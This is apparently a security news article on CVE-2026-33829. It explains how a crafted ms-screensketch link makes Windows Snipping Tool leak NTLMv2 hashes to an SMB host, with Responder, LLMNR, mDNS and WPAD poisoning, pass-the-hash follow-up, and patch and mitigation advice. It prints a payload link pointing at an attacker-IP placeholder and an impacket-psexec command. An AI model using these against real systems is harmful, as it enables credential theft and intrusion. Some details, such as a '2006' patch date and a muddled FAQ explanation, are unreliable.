

A single click on a malicious link, a quick approval of the "Open Snipping Tool" prompt, and your Windows password hash is on its way to an attacker.
The Windows Snipping Tool NTLM hash hijack vulnerability is tracked as CVE-2026-33829, and it affects Windows 10, Windows 11, and Windows Server 2012 through 2025 before the April 14 2026 patch.
Security researcher nu11secur1ty published details of the Windows Snipping Tool NTLM hash hijack exploit, and the attack forces Windows to authenticate to a remote attacker-controlled SMB server by simply clicking a crafted link.
How the Vulnerability Works
The Windows Snipping Tool NTLM hash hijack vulnerability resides in the ms-screensketch:edit URI handler which is associated with the Snipping Tool application.
When someone clicks on this link: ms-screensketch:edit?filePath=\\<ATTACKER_IP>\test\evil.png, Windows will launch a new instance of Snipping Tool, which will attempt to open the remote file path via the SMB protocol. This request will trigger an SMB authentication request back to the attacker's server.
The Windows Snipping Tool NTLM hash hijack then causes Windows to automatically send the user's NTLMv2 hash to the attacker-controlled server, and no password is required, the hash is sent automatically.
The Multi-Vector Attack
The nu11secur1ty edition of the Windows Snipping Tool NTLM hash hijack exploit goes beyond the original proof-of-concept by harvesting multiple hashes from a single click.
The exploit captures NTLM hashes through the Snipping Tool vector, and it also captures HTTP NTLM authentication hashes, and it uses WPAD poisoning to intercept proxy authentication.
The Windows Snipping Tool NTLM hash hijack also leverages LLMNR (Link-Local Multicast Name Resolution) and MDNS (Multicast DNS) poisoning as fallback vectors, and this means the attacker can capture multiple valid hashes from a single victim click.
The Attack Chain
The Windows Snipping Tool NTLM hash hijack attack chain is simple but effective.
Step 1: Listener Configuration. The Responder tool, an NTLM Hash Capturing Tool, will automatically be launched along with an HTTP server to be created on the Kali Linux machine, once the attacker launches the exploit tool.
Step 2: Malicious Link Delivery. An attacker sends an HTML link to a victim for a malware web page hosted on the attacker's PC; this malware web page contains a specially created ms-screensketch:edit URI.
Step 3: Victim Interaction with Malicious Link. When the victim clicks the button on the HTML page, they will be prompted with a Windows alert asking permission to open the Windows Snipping Tool using a button from the HTML page, which will subsequently hijack the NTLM hash from the Windows Snipping Tool.
Step 4: Hashing Capture & Display of the victim's NTLMv2 hash and the display of the user and other identifying information by the responder tool to the attacker.
Step 5: Use of the NTLMv2 hash to perform Pass-The-Hash attacks on the nexus or parent NTLMv2 hash of the victim without knowing the password of the victim and being able to use any number of remote access programs (such as impacket-psexec) to assist with the attack.
Pass-the-Hash Attack
If an attacker performs an NTLM hash hijack using the Windows Snipping Tool, they can conduct a Pass-the-Hash technique to gain access to a Windows system.
The Pass-the-Hash technique allows an attacker to authenticate on Windows systems using only the NTLM hash without knowing the plain text password and to execute a command like: impacket-psexec -hashes: Hacked@<CLIENT IP>.
By doing this, the attacker is able to execute commands on the target workstation and execute commands with the level of access the user (or network user) has.
Once they gain access, they may be able to escalate their access level, steal sensitive information, or use that workstation to conduct lateral movement throughout the target's network.
Impacted Systems
The Windows Snipping Tool NTLM hash hijacking issue is affected by numerous Windows OS' Compatible to the Windows Snipping Tool.
Windows 10 (All Versions prior to Patch Dated: 2026-04) can be affected, followed closely behind are Windows 11 (All Versions prior to Patch Dated: 2026-04).
All Windows Server 2012, 2016, 2019, 2022, 2025 Versions prior to Patch Dated: 2026-04 are affected; Snipping Tool is installed/enabled and unpatched.
Microsoft Patch
On April 14, 2026, Microsoft released a Windows Snipping Tool NTLM hash hijack vulnerability bug, which has been resolved with updates from Patch Tuesday April 2026 (in respect to users who applied those patches).
This update changes how the ms-screensketch:edit URI handler functions so that it does not allow authentication to a remote file path, but rather blocks SMB authentication coercion.
If you do not have these updates installed, then you are still vulnerable to the Windows Snipping Tool NTLM hash hijack vulnerability.
How Misleading the CVSS is Known to be
The CVSS score for CVE-2026-33829 is 4.3 (considered to be ‘medium’), however the actual impact of the vulnerability is thought to be much greater according to the research community.
The unpatched general purpose vulnerability in the Windows Snipping Tool has been determined to be a vulnerability in that it allows an attacker to steal NTLM hashes to perform Pass-the-Hash attacks resulting in full compromise of a system. In addition, the attack only requires a single mouse click from a victim.
As a result of the CVSS score, many organizations may consider this vulnerability as something they do not need to address immediately, however the Windows Snipping Tool NTLM hash hijack should be categorized as critical.
LLMNR and MDNS Poisoning
Both LLMNR and MDNS poisoning can also be used to hijack the NTLM hash obtained from the Windows Snipping Tool exploit and are name resolution network protocols utilized by Windows when DNS is unavailable.
When the victim's computer tries to resolve the attacker's hostname, it may fall back to LLMNR or MDNS queries, and the attacker's Responder tool answers these queries and forces authentication.
This is why the Windows Snipping Tool NTLM hash hijack can capture multiple hashes from a single click, the Snipping Tool triggers one authentication, and the network resolution triggers several more.
WPAD Poisoning
WPAD (Web Proxy Auto-Discovery) is another vector used by the Windows Snipping Tool NTLM hash hijack exploit.
When Windows is configured to automatically detect proxy settings, it queries the network for a WPAD configuration file, and an attacker can respond to this query with a malicious proxy configuration that forces additional NTLM authentications.
The Windows Snipping Tool NTLM hash hijack exploit automates all of these poisoning techniques, and the attacker simply runs one command.
The Multi-Harvest Feature
In Windows Snipping Tool, the Multi-Harvest feature is a serious vulnerability.
Typical attacks can be based on one NTLM Hash captured from the main attack vector, but this multi-harvest victim is able to capture all NTLM hashes from the Snipping Tool vector, HTTP NTLM Authentication, WPAD Poisoning, LLMNR Queries, and MDNS Queries.
The Windows Snipping Tool NTLM hash hijack gives the attacker multiple hashes from potentially different user accounts, and this increases the chances of successful credential theft.
How to Protect Your Systems
The Windows Snipping Tool NTLM hash hijack vulnerability is patched, here is what you need to do.
1. To ensure your network's security, all Microsoft applications should be updated prior to April 14th, 2006, including Windows Snipping Tool, and downloadable from Microsoft’s website. The updates are needed to combat NTLM Hash Attack and are a vital part of maintaining security in your environment.
2. Do not allow outbound SMB traffic on port 445 if you do not have the ability to apply the patch immediately. If SMB traffic cannot be blocked at your network's perimeter, then inhibit any access that a potential attacker may need to launch the Windows Snipping Tool NTLM hash hijack attack.
3. Disable LLMNR and MDNS protocols within the Windows environment. LLMNR and MDNS should not be enabled on most Windows systems; therefore, turning off both protocols eliminates the attack vectors used by the Windows Snipping Tool NTLM hash hijack.
4. Limit the use of NTLM authentication using Group Policy. Configure Windows to authenticate using Kerberos in as many locations as possible, while still allowing NTLM authentication to be used in select circumstances.
5. Train users on new prompts for "Open Snipping Tool." In order to successfully execute the Windows Snipping Tool NTLM hash hijack attack, the victim must respond positively to the prompt to run the tool, thus they should never respond positively to any prompts requesting that they open an application from an untrusted site.
The Video Demonstration
The Windows Snipping Tool NTLM hash Highjack Exploit has been demonstrated in a video by nu11secur1ty through Patreon. It contains footage of the entire attack chain - from initial setup (to create your own NTLM hash) to actual hash capturing, to performing a Pass-the-Hash attack.
The video has proven that this vulnerability does exist and can be exploited. It has also shown how easily an attacker can compromise a Windows system that is not patched against this attack.
Final Thoughts
The vulnerability in the Windows Snipping Tool for NTLM hash hijacking (CVE-2026-33829) is a clear example of a low-complexity/high-impact attack in which a URI handler that appeared harmless becomes a vector of credential theft.
The NTLM hash hijacking exploit of the Windows Snipping Tool shows how the automatic Windows authentication mechanisms can be abused, and all the victim has to do is click on a link and accept a prompt.
Microsoft provided a patch for this vulnerability in April 2026; however, many systems are still unpatched and are therefore vulnerable to a malicious link.
Be sure to check the status of Windows Updates today, as well as apply the patches from April 2026 and to train your users not to approve any "Open Snipping Tool" prompts from any unknown sources because one click is all that is required.
FAQ Section
What is CVE-2026-33829?
CVE-2026-33829 is a Windows Snipping Tool vulnerability; when activated by the victim clicking on a link controlled by the attacker, it causes Windows to send the NTLMv2 password hashes of the victim to an SMB server controlled by the attacker.
What versions of Windows does CVE-2026-33829 affect?
The Windows Snipping Tool NTLM Hash hijack vulnerability (CVE-2026-33829) affects versions of Windows prior to the April 14, 2026 patch including: Windows 10, Windows 11, and Windows Server 2012 through 2025.
Does the attack require the victim to enter their password?
The Windows Snipping Tool NTLM Hash Hijack Attack does not require any entry of a password by the victim; the NTLM Hash is sent by default to the attacker's server upon unsuccessful verification of the Attackers SMB credentials in an attempt to authenticate with the victim's Windows Account using SMB authentication.
How can I prevent this from happening again?
To help prevent future attacks taking advantage of this vulnerability, install the patch from Microsoft that was sent out on April 14, 2026, block outbound SMB (both TCP/UDP) traffic (port 445), turn off both LLMNR and MDNS via Group Policy, and educate users on not to open the Snipping tool from any untrusted sites.
What can a hacker do with my NTLM hash?
If an attacker obtains your NTLM hash, they can impersonate you by using a pass-the-hash attack to log into your account without ever requiring your password. Pass-the-hash attacks have been well documented, and there are many tools on the internet that enable attackers to forward your NTLM hash to gain access to your account. One such tool is impacket-psexec, which can be used to remotely execute commands on your PC.


